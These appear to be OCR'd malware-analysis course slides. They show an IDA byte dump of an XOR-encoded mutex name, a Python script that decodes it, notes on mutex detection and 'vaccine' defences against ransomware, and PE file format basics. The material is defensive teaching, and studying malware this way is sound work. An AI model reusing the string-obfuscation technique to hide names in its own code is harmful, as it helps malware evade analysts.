
4. unk_140003348 should be char[29]

unk_140003348

```
rdata:0000000140003348 unk_140003348   db  0Eh
rdata:0000000140003349                 db  0Ah
rdata:000000014000334A                 db  52h ; R
rdata:000000014000334B                 db  51h ; Q
rdata:000000014000334C                 db  25h ; %
rdata:000000014000334D                 db  2Bh ; +
rdata:000000014000334E                 db  57h ; W
rdata:000000014000334F                 db  3Bh ; ;
rdata:0000000140003350                 db  4Eh ; N
rdata:0000000140003351                 db  3Dh ; =
rdata:0000000140003352                 db  0Eh
rdata:0000000140003353                 db  11h
rdata:0000000140003354                 db  0Eh
rdata:0000000140003355                 db  51h ; Q
rdata:0000000140003356                 db  1Bh
rdata:0000000140003357                 db  3Bh ; ;
rdata:0000000140003358                 db  11h
rdata:0000000140003359                 db  53h ; S
rdata:000000014000335A                 db  2Fh ; /
rdata:000000014000335B                 db  28h ; (
rdata:000000014000335C                 db  25h ; %
rdata:000000014000335D                 db  31h ; 1
rdata:000000014000335E                 db  14h
rdata:000000014000335F                 db  0Dh
rdata:0000000140003360                 db  0Eh
rdata:0000000140003361                 db    1
rdata:0000000140003362                 db  2Bh ; +
rdata:0000000140003363                 db  64h ; d
rdata:0000000140003364                 db    0
rdata:0000000140003365                 db    0
```

4. unk_140003348 should be char[29]

unk_140003348




unk_140003348

```
rdata:0000000140003348 unk_140003348    db  0Eh
rdata:0000000140003349                  db  0Ah
rdata:000000014000334A                  db  52h ; R
rdata:000000014000334B                  db  51h ; Q
rdata:000000014000334C                  db  25h ; %
rdata:000000014000334D                  db  2Bh ; +
rdata:000000014000334E                  db  57h ; W
rdata:000000014000334F                  db  3Bh ; ;
rdata:0000000140003350                  db  4Eh ; N
rdata:0000000140003351                  db  3Dh ; =
rdata:0000000140003352                  db  0Eh
rdata:0000000140003353                  db  11h
rdata:0000000140003354                  db  0Eh
rdata:0000000140003355                  db  51h ; Q
rdata:0000000140003356                  db  1Bh
rdata:0000000140003357                  db  3Bh ; ;
rdata:0000000140003358                  db  11h
rdata:0000000140003359                  db  53h ; S
rdata:000000014000335A                  db  2Fh ; /
rdata:000000014000335B                  db  28h ; (
rdata:000000014000335C                  db  25h ; %
rdata:000000014000335D                  db  31h ; 1
rdata:000000014000335E                  db  14h
rdata:000000014000335F                  db  0Dh
rdata:0000000140003360                  db  0Eh
rdata:0000000140003361                  db    1
rdata:0000000140003362                  db  2Bh ; +
rdata:0000000140003363                  db  64h ; d
rdata:0000000140003364                  db    0
rdata:0000000140003365                  db    0
```

6. select then press [E] to export data

unk_140003348



7. select "C unsigned char array (hex)"

8. select "Save data to clipboard" to copy it to clipboard


Write Script to Decode Mutex Name

```
1 key = (0x6463627A).to_bytes(4, 'little')$
2 xor_name = bytes([0x0E, 0x0A, 0x52, 0x51, 0x25, 0x2B, 0x57, 0x3B,
  0x4E, 0x3D, 0x0E, 0x11, 0x0E, 0x51, 0x1B, 0x3B, 0x11, 0x53, 0x2F,
  0x28, 0x25, 0x31, 0x14, 0x0D, 0x0E, 0x01, 0x2B, 0x64, 0x00])$
3 $
4 name = bytearray()$
5 for i in range(len(xor_name)):$
6   name.append(key[i % 4] ^ xor_name[i])$
7 print(name.decode())$
```

Mutex in Malware

- 用途
  - 與一般程式相同，用於跨 process / thread 間的 synchronization
  - 避免重複感染、勒索 (LockBit 3.0、RedLine Stealer)
- 防禦反制
  - Mutex name 為 unique
  - 偵測：若存在 mutex 表示遭受感染
  - 疫苗：先行取得 mutex，讓惡意程式以為已經執行過，以便免感染

Malware Behavior Flowchart



下課休息

- sub_140001BF0


PE File Format — General

File Offset v.s. RVA v.s. VA

- File Offset：data 在檔案中相對於檔案起始點的位移
- ImageBase：PE 映射至 process memory 中的起始位址
- RVA (Relative Virtual Address)：data 在 process memory 中相對於 ImageBase 的位移
- VA (Virtual Address)：data 在 process memory 中的位址


$$VA = ImageBase + RVA$$

File Offset v.s. RVA v.s. VA




PE File Format

- Portable Executable
- File format for Executables, Object files, and DLLs on Windows
- Windows 版本的 ELF
- 組成
  - DOS Header, Stub
  - NT Headers
  - Section Headers
  - Section Data




PE 內容組成

- DOS Header, Stub：向下相容 DOS，大多數欄位無用
- NT Headers：紀錄檔案及 loader 載入時所需的 metadata
- Section Headers：紀錄各 section 的 metadata
- Section Data：各 section 資料
  - .text, .data, .idata, …




DOS Header / Stub

- 0x00: "MZ" (0x5A4D) 字串
  - Magic number，用於標示 PE 的起始點
- 0x3C: `e_lfanew`
  - NT Headers 的 file offset
- 其他欄位沒有功能



